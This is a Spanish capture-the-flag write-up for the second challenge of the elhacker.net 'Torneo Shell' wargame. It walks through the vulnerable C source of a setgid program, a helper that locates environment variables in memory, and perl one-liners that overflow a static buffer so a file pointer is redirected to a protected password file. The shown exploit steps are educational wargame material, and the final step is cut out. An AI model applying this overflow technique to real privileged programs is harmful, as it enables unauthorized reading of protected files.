


## 2º RETO – TORNEO SHELL WARZONE

Seguidamente explicaremos la solución al 2º reto planteado por los creadores del “Torneo Shell” de la Warzone ubicada en “elhacker.net”. La información que encontraréis a continuación se expone con un mero carácter educativo. Warzone, sus creadores y el autor de este documento no se hacen responsables del uso o abuso que se le pueda dar a la misma. ¡Disfruten del juego!

Una vez superado el primer reto del torneo, que versaba sobre la explotación de un clásico “Buffer Overflow”, nos encontramos con otra de las vulnerabilidades mas conocidas y/o extendidas dentro del hacking y el mundo de la programación, nuestros amigos los “Heap Overflow” (desbordamientos del montículo).

Iremos directos al grano. Entramos en el directorio de la prueba y listamos los ficheros:



```

Archivo  Editar  Ver  Terminal  Solapas  Ayuda
C:/Users/NikiSanders/Desktop>ls -al
total 52
drwxr-x---   3 HoF   warzone1   512 Dec  5 21:16 .
drwxr-xr-x  320 root   wheel     7168 Dec  7 23:49 ..
-rw-r--r--   1 root   warzone1  1296 Nov 29 23:26 .HoF
-rw-r--r--   1 HoF   warzone   751 Nov 21 13:43 .cshrc
-rw-----   1 HoF   warzone   51 Nov 21 14:01 .history
-rw-r--r--   1 HoF   warzone   248 Nov 21 13:43 .login
-rw-r--r--   1 HoF   warzone   158 Nov 21 13:43 .login_conf
-rw-----   1 HoF   warzone   373 Nov 21 13:43 .mail_aliases
-rw-r--r--   1 HoF   warzone   331 Nov 21 13:43 .mailrc
drwxr-x---   2 HoF   basic01   512 Dec 12 19:39 .pass
-rw-r--r--   1 HoF   warzone   766 Nov 21 13:43 .profile
-rw-----   1 HoF   warzone   276 Nov 21 13:43 .rhosts
-rw-r--r--   1 HoF   warzone   975 Nov 21 13:43 .shrc
-rwxr-sr-x   1 HoF   basic01  12661 Dec  5 21:16 HoF
-rw-r-----   1 root   warzone1  2304 Dec  5 21:16 HoF.c
-rw-r--r--   1 root   warzone1  1765 Dec  3 18:26 TORNE0.txt
C:/Users/NikiSanders/Desktop>

```

Observamos lo siguiente:

- HoF           ▶ Programa vulnerable
- HoF.c       ▶ Código fuente del programa
- .pass       ▶ Directorio objetivo que contiene nuestro “hash”

En este caso aprovecharemos la bondad de los creadores del reto a la hora de prestarnos el código fuente. De este modo no perderemos el tiempo debuggeando el programa o probando parámetros al azar. Echemos un vistazo general a las partes más importantes y hagamos un esquema en un papel:

```

Archivo Editar Ver Terminal Solapas Ayuda
File Edit Options Buffers Tools C Help
int main(int argc, char **argv) {
    char a;
    int n,c,i,j,len;
    FILE *tmpfd,*tendout;
    static char *sBuffer,*tempBuffer, *tmpfile,*endfile,nombre[BUFSIZE];
    tmpfile = (char*) calloc(BUFSIZE,sizeof(char));
    check();
    if(tmpfile == NULL) {
        fprintf(stderr, "calloc(): %s\n", strerror(errno));
        exit(ERROR);
    }
    strcpy(tmpfile, "/tmp/input ");
    sprintf(tmpfile, "%s%d", tmpfile, getuid());
    endfile = (char*) calloc(BUFSIZE,sizeof(char));
    if(endfile == NULL) {
        fprintf(stderr, "calloc(): %s\n", strerror(errno));
        exit(ERROR);
    }
    if(errno == EBADF) {
        exit(ERROR);
    }
}
-----:%%-F1 HoF.c 7% L32 (C/l Abbrev)-----

```

- Se establece en “\*tmpfile” el nombre de un archivo situado en el directorio “/tmp” formado por la raíz “input\_” y seguido del UID del usuario. En nuestro caso “/tmp/input\_7027”.

```

Archivo Editar Ver Terminal Solapas Ayuda
File Edit Options Buffers Tools C Help
strcpy(endfile, "/tmp/output ");
sprintf(endfile, "%s%d", endfile, getuid());
tmpfd = fopen(tmpfile, "r");
if (tmpfd == NULL) {
    fprintf(stderr, "fopen(): %s: %s\n", tmpfile, strerror(errno));
    exit(ERROR);
}
if(fscanf(tmpfd, "%d", &n) == EOF) { //Casos a ejecutar
    fprintf(stderr, "fscanf(): Input Error!");
}
c = 0;
sBuffer = (char*) calloc(1024, sizeof(char));
if(sBuffer == NULL) {
    fprintf(stderr, "calloc(): %s\n", strerror(errno));
    exit(ERROR);
}
tempBuffer = (char*) calloc(1024, sizeof(char));
if(tempBuffer == NULL) {
    fprintf(stderr, "calloc(): %s\n", strerror(errno));
    exit(ERROR);
}
}
-----:%%-F1 HoF.c 31% L54 (C/l Abbrev)-----

```

- Se establece un fichero de salida siguiendo el mismo método que antes. Se llamará: “output\_7027”.
- Se abre el fichero de entrada “/tmp/input\_7027” para lectura y se obtiene el primer carácter, que en este caso debe ser un dígito (“%d”).
- El resto de instrucciones son reservas de memoria clásicas rellenas con 'ceros'.

```

Archivo  Editar  Ver  Terminal  Solapas  Ayuda
File Edit Options Buffers Tools C Help
tendout = fopen(endfile, "a+");
if (tendout == NULL) {
    fprintf(stderr, "fopen(): %s: %s\nUsando salida Estandar\n", endfile, strerror(
r(errno));
    tendout = stdout;
}
while(c <= n && n > 0) {
    fgets(sBuffer,1024,tmpfd);
    i = 0;
    j = 0;
    len = strlen(sBuffer);
    while(i < len) {
        if(!isspecial(sBuffer[i])) {
            tempBuffer[j++] =(char) sBuffer[i] - 2;
            //printf("tempBuffer[%d] = 0x%x\n",j-1,tempBuffer[j-1]);
        }
        i++;
    }
    c++;
    tempBuffer[j] == '\0';
    fprintf(tendout,"%s\n",tempBuffer);
}
-----:%%-F1  HoF.c          58% L65      (C/l Abbrev)-----

```

- Se abre el fichero de salida para añadir.
- Comienza un bucle que se repetirá tantas veces como diga el número que acabamos de extraer del fichero de entrada + 1.
- Se leen 1024 bytes del fichero de entrada y se vuelcan en “tempBuffer[]”. ¡¡¡ He aquí algo importante, a cada byte se le resta 2 !!! Lo veremos más adelante.
- Se imprime el resultado en el fichero de salida.

```

Archivo  Editar  Ver  Terminal  Solapas  Ayuda
File Edit Options Buffers Tools C Help
    fprintf(tendout,"%s\n",tempBuffer);
    memcpy(nombre,tempBuffer,j);
    memset(tempBuffer,0,1024);
    memset(sBuffer,0,1024);
}
fclose(tmpfd);                //Cerramos Archivo de Entrada
fclose(tendout);              //Cerramos Archivo de Salida el modo \
Escritura
tendout = fopen(endfile, "r"); //Abrimos en modo Lectura
if (tendout == NULL) {
    fprintf(stderr, "fopen(): %s: %s\n", endfile, strerror(errno));
    exit(ERROR);
}
while(!feof(tendout)) {
    fscanf(tendout,"%c",&a);
    printf("%c",a);
}
fclose(tendout);
}
-----:%%-F1  HoF.c          Bot L84      (C/l Abbrev)-----

```

- Se copia también en “nombre[]” el contenido de “\*tmpBuffer” ¡¡¡ VULNERABLE !!!
- Se restablecen los buffers de almacenamiento con 'ceros'.
- Se cierran ambos ficheros de entrada y salida.

- Se vuelve a abrir el fichero de salida, pero esta vez en modo lectura para volcar su contenido en pantalla.

Bien, todo se va viendo ya mucho más claro. Pero antes de nada debemos entender una cosa. Existen varios tipos de “Heap Overflow”:

- 1 – Los clásicos que permiten la ejecución de código arbitrario.
- 2 – Los que permiten modificación del contenido de la memoria o variables adyacentes.
- 3 – Un largo etc...

Nosotros aprovecharemos el segundo tipo de *bug* y para ello recogeremos los fragmentos de código más importantes que nos llevarán a su explotación:

```
#define BUFSIZE 256
static char *sBuffer,*tempBuffer,
*tmpfile,*endfile,nombre[BUFSIZE];
fgets(sBuffer,1024,tmpfd);
tempBuffer[j++]=(char) sBuffer[i] - 2;
memcpy(nombre,tempBuffer,j);
fclose(tendout);
tendout = fopen(endfile, "r");
```

Con esto ya tenemos todo lo necesario para proceder en nuestro ataque:

Podemos observar como se leen 1024 bytes del fichero de entrada, se pasan a “*tempBuffer*” codificados en 2 posiciones y se copia el contenido en el array “*nombre[]*”. Es fácil ver que este no puede soportar tal cantidad, pues su tamaño es 256, y será desbordado de inmediato.

Acabamos de ver el error, y ahora, ¿cómo aprovecharlo?

Lo que ocurre es que todo aquello que sobrepase el array “*nombre[]*”, sobrescribirá los punteros que se hayan declarado de forma contigua a este. Esquemáticamente quiere decir lo siguiente:

Situación normal:

```
*tmpfile = dirección de memoria que apunta a “/tmp/input_7027”
*endfile = dirección de memoria que apunta a “/tmp/output_7027”
nombre[] = [WARZONE]
```

Imagínese ahora que nosotros introducimos en el fichero de entrada 1024 caracteres A (no se olvide que la primera línea debe contener solo un dígito, p.e. “1”). Entonces se produciría una situación de ataque como esta:

```
*tmpfile = 0x41414141
*endfile = 0x41414141
nombre[] = [AAAAAAAAAAAAAAAAAAAAA..... (256)A]
```

```
C:/Users/NikiSanders/Desktop>echo `perl -e 'print "1\n";'`perl -e
'print "A"x1024';` > /tmp/input_7027
C:/Users/NikiSanders/Desktop>./HoF
Segmentation fault
C:/Users/NikiSanders/Desktop>
```

Lo cuál dice mucho, porque significa que podemos controlar las direcciones de memoria de las variables “\*tmpfile” y “\*endfile” para modificar su contenido. ¿Cuál de ellas escoger?

Volvamos a plantear cuál es el objetivo de todos los retos del Torneo Shell: **“Leer un fichero “.leeme\_UID” dentro del directorio secreto “.pass” que nos dará el hash con el que superar la prueba.”**

Dos motivos para escoger “\*endfile”:

- 1 ▶ \*tmpfile se abre antes de sobrescribir “nombre[]”.
- 2 ▶ \*endfile es reabierto para lectura y se imprime en pantalla.

Piensa! Piensa! Esto quiere decir que si logramos modificar el valor de la variable “\*endfile”, podemos hacer que se imprima en pantalla el contenido del fichero que nosotros deseamos y no el original, “output\_7027”.

Para esto necesitamos 2 cosas:

- 1 ▶ Situar en algún lugar de la memoria la cadena “.pass/.leeme\_7027”.
- 2 ▶ Sobrescribir solamente “\*endfile” para que apunte a esta dirección.

Personalmente tengo 2 lugares de mi preferencia para colocar la cadena. El primero sería los argumentos del propio programa “./HoF”. El segundo son las variables de entorno. Utilizaremos la segunda opción por una razón muy sencilla. Al existir multitud de variables de entorno, es muy fácil caer en una dirección que contenga alguna cadena conocida; a partir de ahí podemos ir desplazándonos hasta alcanzar la nuestra.

Pero nosotros utilizaremos un pequeño truco para ganar tiempo, crearemos un programa que nos diga la posición en memoria de estas variables. He aquí el código:

```
#include <stdlib.h>
#include <stdio.h>
int main(int argc, char *argv[]){
    char *addr;
    addr = getenv(argv[1]);
    printf("%s is located at %p\n", argv[1], addr);
    return 0;
}
```

Veamos primero cuáles son estas variables y cuál modificaremos para nuestro objetivo:

```
USER=NikiSanders
LOGNAME=NikiSanders
HOME=/usr/home/NikiSanders
MAIL=/var/mail/NikiSanders
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr/local/bin:/usr/home/NikiSanders/bin
TERM=xterm
BLOCKSIZE=K
MANPATH=/usr/share/man:/usr/local/man
SHELL=/bin/csh
```

```
SSH_CLIENT=127.0.0.1 50121 22
SSH_CONNECTION=127.0.0.1 50121 127.0.0.1 22
SSH_TTY=/dev/tty0
HOSTTYPE=FreeBSD
VENDOR=intel
OSTYPE=FreeBSD
MACHTYPE=i386
SHLVL=1
PWD=/usr/home/HoF
GROUP=warusers
HOST=
REMOTEHOST=localhost
EDITOR=vi
PAGER=more
```

Aunque lo más lógico sería coger una del medio, a mi se me antoja utilizar “*REMOTEHOST*”. Modifiquémosla y obtengamos antes de nada su dirección:

```
C:/Users/NikiSanders/Desktop>setenv REMOTEHOST .pass/.leeme_7027
C:/Users/NikiSanders/Desktop>./getenv REMOTEHOST
REMOTEHOST is located at 0xbfbfef89
C:/Users/NikiSanders/Desktop>
```

Vale. Entonces, ahora lo único que precisamos es un buffer de ataque que desborde “*\*endfile*” con esta dirección. Algo como lo siguiente

```
[1\n][AAAAAA(256)][0xbfbfef89]
```

Aquí el comando que logra esto:

```
C:/Users/NikiSanders/Desktop>echo `perl -e 'print "1\n";` `perl -e
'print "A"x256';` `perl -e 'print "\x89\xef\xbf\xbf";' ` >
/tmp/input_7027
C:/Users/NikiSanders/Desktop>./HoF
Segmentation fault
C:/Users/NikiSanders/Desktop>
```

¿Qué ha ocurrido? No se preocupe, piense friamente. Como bien sabemos, un fallo de segmentación se produce cuando se accede a una dirección de memoria no válida. Si nosotros sabemos que hemos apuntado a una dirección de memoria válida, entonces es de suponer que el programa está haciendo algo extraño. Y si, éste es el motivo, os acordáis de:

```
tempBuffer[j++] =(char) sBuffer[i] - 2;
```

Ajá! El contenido del buffer no es exactamente lo que nosotros introducimos, ya que esta operación codifica cada byte restandole un dos. Esto es como la “ingeniería inversa”, si el programa hace una cosa, nosotros la contrarrestamos.


Lo anterior quiere decir que cuando nosotros pensabamos que “*\*endfile*” apuntaba a “0xbfbfef89” en realidad estaba apuntando a “0xbdbded87”, por lo cual obteníamos un lindo “segmentation fault”.

¿Cómo conseguir entonces la dirección deseada? Muy sencillo, le sumaremos un 2 y probaremos suerte :)

La dirección quedaría así: “0xc1c1f191”. Vamos allá:

```
C:/Users/NikiSanders/Desktop>echo `perl -e 'print "1\n";` `perl -e 'print "A"x256';` `perl -e 'print "\x91\xf1\xc1\xc1";' ` > /tmp/input_7027
C:/Users/NikiSanders/Desktop>./HoF
fopen(): eme_7027: No such file or directory
C:/Users/NikiSanders/Desktop>
```

Bingo!! Vemos que hemos caído muy pero que muy cerca de nuestra deseada variable. Desde luego el archivo “eme\_7027” no existe, por lo que obtenemos el error. Pero eso no es problema para nosotros, nos desplazaremos las posiciones necesarias para acertar de pleno:



Enhorabuena también por mi parte. Espero que este documento te haya servido para entender este clásico concepto de explotación que tantas alegrías te puede dar.

Por lo demás WARZONE te está esperando! };-D

```
  ^^
 *`*  @@  *`*
*   * _ _ *   *
  ##
  ||
 *   *
 *   *
 _ *   * _

HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

(C) Copyleft 2008 everybody
```